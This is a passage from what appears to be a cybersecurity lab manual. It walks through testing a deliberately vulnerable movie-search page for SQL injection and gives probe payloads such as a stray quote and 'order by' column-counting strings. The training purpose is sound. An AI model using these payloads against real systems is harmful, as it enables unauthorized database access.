


Figure 1.6 Screenshot of PLABWIN10: Selecting SQL Injection (Get/Search) from the list of bugs.

Step 7

The **SQL Injection (GET/Search)** Webpage is displayed.

Without entering any data in the **Search for a movie** textbox, click **Search**. The results are displayed. This means that there is a database in the backend that contains the movie list.




Figure 1.7 Screenshot of PLABWIN10: Showing the search results.

Step 8

Let's test if the application is prone to an SQL Injection attack. In the search box, type the following:

```
m'
```

Press **Search**.




Figure 1.8 Screenshot of PLABWIN10: Testing the application for SQL Injection attack.

Step 9

Notice the error that confirms that the SQL Injection attack is possible. A notification bar appears. Click **No**.




Figure 1.9 Screenshot of PLABWIN10: Showing the error of SQL syntax and also showing the notification.

Step 10

Next, you need to find the total number of columns that exist in the original SQL statement. Type the following code in the textbox:

> ***Note:*** *The value of 1 is used to test if there is only one column in the database.*

```
m' order by 1-- -
```

Press **Search**.




Figure 1.10 Screenshot of PLABWIN10: Entering the statement to find the total number of columns that exist in the original SQL.

Step 11

Notice the output. This means that there is more than one column in the database, and column **1** does not have the movie list.




Figure 1.11 Screenshot of PLABWIN10: Showing the output of the statement that has been executed.

Step 12

Next, try another random number. Type the following code in the text box:

```
m' order by 8-- -
```

Press **Search**.




Figure 1.12 Screenshot of PLABWIN10: Entering the statement to find the total number of columns that exist in the original SQL.

Step 13

Notice the following error:

Error: Unknown column '8'in 'order clause'

> ***Note:*** *The value of 1 is used to test if there is only one column in the database.*

This means that there are less than **8** columns.

